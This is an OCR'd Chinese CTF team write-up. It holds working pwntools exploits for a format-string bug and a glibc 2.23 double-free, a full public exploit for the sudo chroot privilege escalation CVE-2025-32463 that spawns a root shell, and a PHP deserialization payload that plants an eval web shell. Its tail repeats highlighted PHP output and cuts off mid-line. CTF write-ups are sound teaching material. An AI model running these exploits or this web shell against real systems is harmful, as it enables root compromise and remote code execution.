
GJC战队 WriteUp

图片资源：`./images/`

排名

战队名称：第22名



解题思路

PWN

我最好的初代同事

1.格式化字符串漏洞，只有三次利用机会

```
unsigned __int64 talk_with_god()
{
  __int64 buf[3]; // [rsp+0h] [rbp-20h] BYREF
  unsigned __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  buf[0] = 0LL;
  buf[1] = 0LL;
  puts("Input:");
  read(0, buf, 0x10uLL);
  printf("Your input:");
  printf((const char *)buf);
  return __readfsqword(0x28u) ^ v2;
}
```

- 第一次泄露栈地址、libc地址和程序基址
- 第二次构造栈上的指针链，使得能够修改返回地址

- 第三次改返回地址低两字节

```
from pwn import *
context(log_level='debug',arch='amd64')
# p=process('./fmt')
p=remote('113.201.14.253',24273)
# gdb.attach(p,'b *$rebase(0x012F8)')
for i in range(5):
    p.recvuntil(b"what's ")
    x=p.recvline().strip().split(b' ')
    p.sendline(str(int(x[0])+int(x[2])))
    sleep(0.2)

#1
p.sendlineafter("[2]leave",b"1")
pause()
p.sendlineafter('Input:',"%10$p%11$p%19$p")

p.recvuntil(b'0x')
stack_addr=int(p.recv(12),16)-0x18
log.info(hex(stack_addr))

p.recvuntil(b'0x')
elf_base=int(p.recv(12),16)-0x14ab
log.info(hex(elf_base))

p.recvuntil(b'0x')
libc_base=int(p.recv(12),16)-0x24083
log.info(hex(libc_base))
success=elf_base+0x14E3

#2

p.sendlineafter("[2]leave",b"1")
payload=b'%'+str((stack_addr&0xffff)).encode()+b'c%10$hn'

p.sendlineafter('Input:',payload)


# #3
p.sendlineafter("[2]leave","1")
payload=b'%'+str((success&0xffff)).encode()+b'c%14$hn'
p.sendline(payload)


p.interactive()

"""0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
```

```
  [rdx] == NULL || rdx == NULL

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL

"""
```

我不吃牛肉

- 本质是一道libc2.23的堆题，并且uaf、堆溢出各种漏洞都有.问题在功能选择上，不是直接选择add或者delete，而是随机选：
-
```
setbuf(stderr, 0LL);
puts("[+]Welcome to your new home!");
puts("[+]While visiting, please note that the room numbers are incorrect.")
puts("[+]Wish you can find your own room!!!");
while ( 1 )
{
  menu();
  v3 = getchar();
  srand(v3);
  switch ( rand() % 4 )
  {
    case 0:
      add();
      break;
    case 1:
      dele();
      break;
    case 2:
      edit();
      break;
    case 3:
      show();
      break;
    case 4:
      exit(0);
    default:
      puts("invalid choice.");
      break;
```
- 一开始卡住是忘了srand和rand的定义，直到看到：
  - rand()产生的是伪随机数字，每次执行时是相同的;若要不同,用函数srand()初始化它。
- 也就是说对于同一个seed，第一次rand一定是确定的数，那就简单了，先写个c程序来跑一下该如何设置种子：

```
#include <stdio.h>
#include <stdlib.h>

int func(int choice){
    for(int i=0;i<100;i++){
        srand(i);
        if((rand()%4)==choice){
            printf("the choice of %d 's seed is :%d \n",choice,i);
            return i;
        }
    }
```

```
    printf("failed to find seed");
}

int main(){
    func(0);
    func(1);
    func(2);
    func(3);
}
```

```
~/桌面/CTF/PWN/zhujian/pwn2 master ?16
❯ ./test
the choice of 0 's seed is :8
the choice of 1 's seed is :4
the choice of 2 's seed is :2
the choice of 3 's seed is :0
```

- 所以add对应8，dele对应4.....以此类推
- 堆漏洞好打，2.23doublefree打malloc_hook，注意fastbin限制要利用malloc_hook-0x23位置来布置fake chunk，利用realloc来调整栈帧保证one_gadget条件能通过

```
from pwn import *
from ctypes import*
context(log_level='debug',arch='amd64')
libc=cdll.LoadLibrary('./libc.so.6')
libc2=ELF("./libc.so.6")
p=process("./pwn2")
p=remote('113.201.14.253',14004)
def add(idx,size):
    p.sendlineafter('choice:','8')
    p.sendlineafter("index:",str(idx))
    p.sendlineafter("size",str(size))
def dele(idx):
    p.sendlineafter('choice:','4')
    p.sendlineafter("index:",str(idx))
def edit(idx,length,content):
    p.sendlineafter('choice:','2')
    p.sendlineafter("index:",str(idx))
    p.sendlineafter("length:",str(length))
    p.sendlineafter("content:",content)
def show(idx):
    p.sendlineafter('choice:','0')
    p.sendlineafter("index:",str(idx))



# gdb.attach(p,'b *&rebase(0xC3E)')
add(0,0x500)
add(1,0x500)
dele(0)
show(0)
libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-0x3C4B78
one_gadget=libc_base+0x4527a
```

```
log.info(hex(libc_base))
malloc_hook=libc_base+0x3C4B10
free_hook=libc_base+0x3C67A8
dele(1)
# doublefree
add(0,0x68)
add(1,0x68)
add(2,0x68)
dele(0)
dele(1)
dele(0)
add(3,0x68)
edit(3,0x68,p64(malloc_hook-0x23))
add(4,0x68)
add(5,0x68)
add(6,0x68)
realloc=libc_base+libc2.sym['realloc']
payload=b'\x00'*0xb+p64(one_gadget)+p64(realloc+4)+b'\n'
edit(6,0x68,payload)
# pause()
add(7,0x68)
p.interactive()

"""
0x45226 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
"""
```

infoSEC

最近还好吗


题目关键提示：过去一年最新的漏洞

连接SSH服务器：

```
ssh pwn@113.201.14.253 -p 56559
```

收集系统信息：

```
# 查看内核版本
uname -a
# Linux 74a7f45df7b1 3.10.0-1160.6.1.el7.x86_64 #1 SMP Tue Nov 17 13:59:11 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

# 查看系统版本
cat /etc/os-release
# Ubuntu 24.04.2 LTS

# 查看当前用户权限
id
# uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)

# 查看根目录
ls -la /
```

- 

- 信息：
  - 这是一个 Docker 容器环境（存在 `.dockerenv` 文件）
  - flag 文件位于 `/flag`，权限为 `-rw-------`，只有 root 能读取

    查看 sudo 版本：

```
sudo --version
```

根据题目提示"最近一年的CVE"，搜索2025年的sudo相关漏洞，找到：
CVE-2025-32463 - Sudo Local Privilege Escalation

在本地克隆 exploit 仓库：

```
git clone https://github.com/pevinkumar10/CVE-2025-32463
cd CVE-2025-32463
```

问题：目标服务器没有 Python 环境！
解决方案：使用 PyInstaller 将 Python 脚本打包成独立可执行文件。

安装 PyInstaller：

```
pip3 install pyinstaller
```

打包 exploit.py：

```
cd CVE-2025-32463
pyinstaller --onefile exploit.py
```


打包完成后，可执行文件位于 `dist/exploit`。

使用 SCP 上传到目标服务器：

```
scp -P 56559 dist/exploit pwn@113.201.14.253:/tmp/
# 输入密码: 123456
```

在 SSH 终端执行：

```
cd /tmp
chmod +x exploit
./exploit
```

- 

- 贴一份库中的exp：

```
#!/bin/python3

# Exploit Title : Sudo local privilege escalation via chroot through
/etc/nsswitch.conf from a user-controlled directory.
# Author : Pevinkumar A
# Date : 02/07/2025
```

```python
# Affected versions : sudo 1.9.14 to 1.9.17
# CVE: CVE-2025-32463
# Vendor: Sudo Project
# Maintainer: Todd C. Miller
# Tested versions : 1.9.15p5 , 1.9.16p2
# Identified by : Rich Mirch (Stratascale Cyber Research Unit).
# Reference: Bash PoC by Stratascale Cyber Research Unit (CRU) team
# License : MIT


import os
import subprocess
import tempfile

def check_vulnerablity() -> None:
    """
        Function to check the vulnerability existance.

        Args:
            None

        Returns:
            Bool: True if vulnerable ,else quit.
    """
    print("[ + ] checking the version of sudo.")

    vulnerable_versions = [
            "1.9.14",
            "1.9.14p1",
            "1.9.14p2",
            "1.9.14p3",
            "1.9.14p4",
            "1.9.14p5",
            "1.9.15",
            "1.9.15p1",
            "1.9.15p2",
            "1.9.15p3",
            "1.9.15p4",
            "1.9.15p5",
            "1.9.16",
            "1.9.16p1",
            "1.9.16p2",
            "1.9.17"
        ]

    version = subprocess.check_output("sudo --version | sed -n 's/^Sudo version
\\([0-9.]*p*[0-9]*\\)/\\1/p'",shell=True,text=True)

    if version.strip() in vulnerable_versions:
        return True

    else:
        print('[ ! ] Looks it is not vulnerable for CVE-2025-32463.')
        quit()

def setup_tmp_dir() -> None:
```

```
    """
        Function to setup temporary directory for the exploitation.

        Args:
            None

        Returns:
            None
    """
    prefix = 'CVE-2025-32463_'

    try:
        fd = tempfile.TemporaryDirectory(prefix=prefix)
        return fd, fd.name

    except Exception as E:
        print(f"[ ! ] Couldn't create temporary directory: {E}")
        exit(1)

def setup_required_directories(tmp_location: str) -> None:
    """
        Function to setup required subdirectories under temporary darectory.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    required_directories = [
        "libnss_",
        "woot",
        "woot/etc"
    ]

    for directory in required_directories:
        directory_location = os.path.join(tmp_location,directory)
        os.makedirs(directory_location,exist_ok=True)

def config_nss(tmp_location: str) -> None:
    """
        Function to configure the Name Service Switch configuration.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    try:
        data = "passwd: /woot1337\n"
        nss_config_location =
os.path.join(tmp_location,"woot","etc","nsswitch.conf")
        with open(nss_config_location,'w') as opened_nss_config:
```

```
            opened_nss_config.write(data)

        print("[ + ] Configured nss file.")

    except Exception as E:
        print(f"[ ! ] Couldn't config the nss: {E}")
        exit(1)

def copy_group(tmp_location: str) -> None:
    """
        Function to copy the local group to the temporary directory.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    try:
        copy_destination = os.path.join(tmp_location,"woot","etc","group")

        with open("/etc/group",'r') as group_file:
            group_details = group_file.read()

        with open(copy_destination,'w') as group:
            group.write(group_details)

        print("[ + ] Group details copy to the temporary location.")

    except Exception as E:
        print(f"[ ! ] Couldn't copy the group contant: {E}")
        exit(1)

def save_exploit(tmp_location:str) -> None:
    """
        Function to save the exploit (c code) in the temporary directory.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    try:
        c_file_name = "CVE-2025-32463.c"

        c_code = """
            #include <stdlib.h>
            #include <unistd.h>

            __attribute__((constructor)) void woot(void) {
            setreuid(0,0);
            setregid(0,0);
            chdir("/");
```


```
            execl("/bin/bash", "/bin/bash", NULL);
            }
        """
        c_file = os.path.join(tmp_location,c_file_name)

        with open(c_file,'w') as opened_c_file:
            opened_c_file.write(c_code)

        print("[ + ] Exploit saved.")

    except Exception as E:
        print(f"[ ! ] Couldn't save the exploit in temporary directory: {E}")
        exit(1)

def compile_exploit(tmp_location:str) -> None:
    """
        Function to compile the exploit.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    shared_file_name = "woot1337.so.2"
    c_file = os.path.join(tmp_location,"CVE-2025-32463.c")

    shared_file_output = os.path.join(tmp_location,"libnss_",shared_file_name)

    compile_status = subprocess.run(['gcc','-shared','-fPIC','-Wl,-init,woot','-
o',shared_file_output,c_file],capture_output=True,text=True)

    if compile_status.returncode:
        print(f"[ ! ] Couldn't compile the exploit in temporary directory.")

    print("[ + ] Exploit compiled successfully.")

def exploit(tmp_location:str) -> None:
    """
        Function to exploit the CVE-2025-32463.

        Args:
            tmp_location    (str): Temporary directory location for the
exploitation.

        Returns:
            None
    """
    try:
        os.chdir(tmp_location)
        subprocess.call(["sudo", "-R", "woot", "woot"])

    except Exception as E:
        print("[ + ] Couldn't exploit the vulnerability, somthing went wrong !!")
        exit(1)
```

```python
def main() -> None:
    """
        Main function for the exploit.

        Args:
            None

        Returns:
            None
    """
    vulnerability_check = check_vulnerablity()
    if vulnerability_check:
        print('[ + ] Vulnerable for CVE-2025-32463.')

        print("[ + ] Setting up temporary directory.")
        fd, temporary_dir_locaction = setup_tmp_dir()

        print("[ + ] Creating required directories.")
        setup_required_directories(tmp_location=temporary_dir_locaction)

        print("[ + ] Configuring nss.")
        config_nss(tmp_location=temporary_dir_locaction)

        print("[ + ] Copying the group to the tmp/etc location.")
        copy_group(tmp_location=temporary_dir_locaction)

        print("[ + ] Saving the exploit in temporary directory.")
        save_exploit(tmp_location=temporary_dir_locaction)

        print("[ + ] Compiling the exploit.")
        compile_exploit(tmp_location=temporary_dir_locaction)

        print("[ + ] Exploiting...")
        exploit(tmp_location=temporary_dir_locaction)

        print("[ + ] Cleaning up.")
        fd.cleanup()

if __name__ == "__main__":
    main()
```

GAME

我勒个超级玛丽奥

- vnc里面缩小游戏，开个shell直接读取了。

- 

WEB

浅析PHP原生类

1. 题目分析
   题目给了一个 gen.php，里面有两个类：install 和 Until。

install 类
__wakeup()：反序列化后输出 "Hello,".$this->username。

__toString()：对象转成字符串时会把 $this->username 当成函数调用。

__destruct()：销毁时如果不存在 install.lock，会把 $username$、password 写进 config.php 并创建锁文件。

Until 类
__invoke()：对象被当函数执行时触发。

write()：按照属性 a、b、$c 实例化类并调用其 open 方法。

2. 思路
   目标是往 config.php 写一句话木马。
   但环境里一般都会有 install.lock，导致写不进去，于是核心就是：先破坏锁文件，再让外层的 install 对象写文件。

```
❯ curl "http://4e80501b.clsadp.com/index.php?data=O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2
%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%
3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A29%3A%22%3C%3Fphp+%40eval%28%24_POST%5B%22cmd%22%5
D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3BN%3B%7D"
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span>
<span style="color: #007700">);<br />class </span><span style="color: #0000BB">install </span><span style="color: #007700">{<br /> 
;   private </span><span style="color: #0000BB">$username</span><span style="color: #007700">; <br />   &
nbsp;private </span><span style="color: #0000BB">$password</span><span style="color: #007700">;<br /><br />    public&nb
sp;function </span><span style="color: #0000BB">__wakeup</span><span style="color: #007700">()<br />    {<br /> &nb
sp;      echo </span><span style="color: #DD0000">"Hello,"</span><span style="color: #007700">.</span><span st
yle="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">username</span><span style="color: #007700
">;<br />    }<br /><br />    public function </span><span style="color: #0000BB">__toString</s
pan><span style="color: #007700">()<br />    {<br />        (</span><span style="colo
r: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">username</span><span style="color: #007700">();<br
 />        return </span><span style="color: #DD0000">"Guest"</span><span style="color: #007700">;<b
r />    }<br /><br />    public function </span><span style="color: #0000BB">__destruct</span><
span style="color: #007700">()<br />    {<br />        if(</span><span style="color:
#0000BB">file_exists</span><span style="color: #007700">(</span><span style="color: #DD0000">"install.lock"</span><span style="color: #007700"))
{<br />            exit(</span><span style="color: #DD0000">"Already installed"<
/span><span style="color: #007700">);<br />        }else{<br />       
     </span><span style="color: #0000BB">$config </span><span style="color: #007700">= [<br />  &nbs
p;             </span><span style="color: #DD0000">'username' </span><span
style="color: #007700">=&gt; </span><span style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0
000BB">username</span><span style="color: #007700">,<br />             &nb
sp; </span><span style="color: #DD0000">'password' </span><span style="color: #007700">=&gt; </span><span style="color: #0000BB">m
d5</span><span style="color: #007700">(</span><span style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="colo
r: #0000BB">password</span><span style="color: #007700"><br />            ];<br />&n
bsp;            </span><span style="color: #0000BB">file_put_contents</span><span style="co
lor: #007700">(</span><span style="color: #DD0000">'config.php'</span><span style="color: #007700">, </span><span style="color: #0000BB">ser
ialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$config</span><span style="color: #007700">));<br />  &n
bsp;            </span><span style="color: #0000BB">file_put_contents</span><span style="color: #007700
">(</span><span style="color: #DD0000">'install.lock'</span><span style="color: #007700">, </span><span style="color: #DD0000">"ok"</span><s
pan style="color: #007700">);<br />        }<br />    }<br />}<br /><br />class 
</span><span style="color: #0000BB">Until </span><span style="color: #007700">{<br />    public </span><span style=
"color: #0000BB">$a</span><span style="color: #007700">;<br />    public </span><span style="color: #0000BB">$b</span><s
pan style="color: #007700">;<br />    public </span><span style="color: #0000BB">$c</span><span style="color: #007700">;
<br /><br />    public function </span><span style="color: #0000BB">__invoke</span><span style="color: #007700">()<
br />    {<br />        </span><span style="color: #0000BB">$this</span><span style="
color: #007700">->&gt;</span><span style="color: #0000BB">write</span><span style="color: #007700">(</span><span style="color: #0000BB">$this</spa
n><span style="color: #007700">->&gt;</span><span style="color: #0000BB">a</span><span style="color: #007700">, </span><span style="color: #0
000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">b</span><span style="color: #007700">, </span><span
 style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">c</span><span style="color: #007700">);
<br />    }<br /><br />    public function </span><span style="color: #0000BB">__toString</span
><span style="color: #007700">()<br />    {<br />        return </span><span sty
le="color: #DD0000">"HappyUnserialize"</span><span style="color: #007700">;<br />    }<br /><br />    pub
lic function </span><span style="color: #0000BB">write</span><span style="color: #007700">(</span><span style="color: #0000BB">$cla</sp
an><span style="color: #007700">, </span><span style="color: #0000BB">$file</span><span style="color: #007700">, </span><span style="co
lor: #0000BB">$cont</span><span style="color: #007700">)<br />    {<br />        </sp
an><span style="color: #0000BB">$obj </span><span style="color: #007700">= new </span><span style="color: #0000BB">$cla</span><spa
n style="color: #007700">();<br />        </span><span style="color: #0000BB">$obj</span><span style="col
or: #007700">->&gt;</span><span style="color: #0000BB">open</span><span style="color: #007700">(</span><span style="color: #0000BB">$file</span><s
pan style="color: #007700">,</span><span style="color: #0000BB">$cont</span><span style="color: #007700">);<br />     &n
bsp;  return </span><span style="color: #0000BB">True</span><span style="color: #007700">;<br />    }<br />}<b
r /><br />@</span><span style="color: #0000BB">unserialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$_GET</span><s
pan style="color: #007700">[</span><span style="color: #DD0000">'data'</span><span style="color: #007700">]);</span>
</span>
</code>Hello,HappyUnserializeHello,GuestAlready installed%
```

```
04 page not found
    curl -X POST -d "cmd=system('cat /flag');" "http://4e80501b.clsadp.com/config.php" --output -
:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":3:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;}s:1
:"installpassword";s:29:"flag{6df9e86ba36ef6b6c8d309c8e3a6f57e}
";}s:8:"password";s:32:"d41d8cd98f00b204e9800998ecf8427e";}%
```

```
<span style="color: #0000BB">&lt;?php<br />highlight_file</span><span style="color: #007700">(</span><span style="color: #0000BB">__FILE__</span>
<span style="color: #007700">);<br />class </span><span style="color: #0000BB">install </span><span style="color: #007700">{<br /> 
;   private </span><span style="color: #0000BB">$username</span><span style="color: #007700">; <br />   &
nbsp;private </span><span style="color: #0000BB">$password</span><span style="color: #007700">;<br /><br />    public&nb
sp;function </span><span style="color: #0000BB">__wakeup</span><span style="color: #007700">()<br />    {<br /> &nb
sp;      echo </span><span style="color: #DD0000">"Hello,"</span><span style="color: #007700">.</span><span st
yle="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">username</span><span style="color: #007700
">;<br />    }<br /><br />    public function </span><span style="color: #0000BB">__toString</s
pan><span style="color: #007700">()<br />    {<br />        (</span><span style="colo
r: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0000BB">username</span><span style="color: #007700">();<br
 />        return </span><span style="color: #DD0000">"Guest"</span><span style="color: #007700">;<b
r />    }<br /><br />    public function </span><span style="color: #0000BB">__destruct</span><
span style="color: #007700">()<br />    {<br />        if(</span><span style="color:
#0000BB">file_exists</span><span style="color: #007700">(</span><span style="color: #DD0000">"install.lock"</span><span style="color: #007700"))
{<br />            exit(</span><span style="color: #DD0000">"Already installed"<
/span><span style="color: #007700">);<br />        }else{<br />       
     </span><span style="color: #0000BB">$config </span><span style="color: #007700">= [<br />  &nbs
p;             </span><span style="color: #DD0000">'username' </span><span
style="color: #007700">=&gt; </span><span style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="color: #0
000BB">username</span><span style="color: #007700">,<br />             &nb
sp; </span><span style="color: #DD0000">'password' </span><span style="color: #007700">=&gt; </span><span style="color: #0000BB">m
d5</span><span style="color: #007700">(</span><span style="color: #0000BB">$this</span><span style="color: #007700">->&gt;</span><span style="colo
r: #0000BB">password</span><span style="color: #007700"><br />            ];<br />&n
bsp;            </span><span style="color: #0000BB">file_put_contents</span><span style="co
lor: #007700">(</span><span style="color: #DD0000">'config.php'</span><span style="color: #007700">, </span><span style="color: #0000BB">ser
ialize</span><span style="color: #007700">(</span><span style="color: #0000BB">$config</span><span style="color: #007700">));<br />  &n
bsp;            </span><span style="color: #0000BB">file_put_contents</span><span style="color: #007700
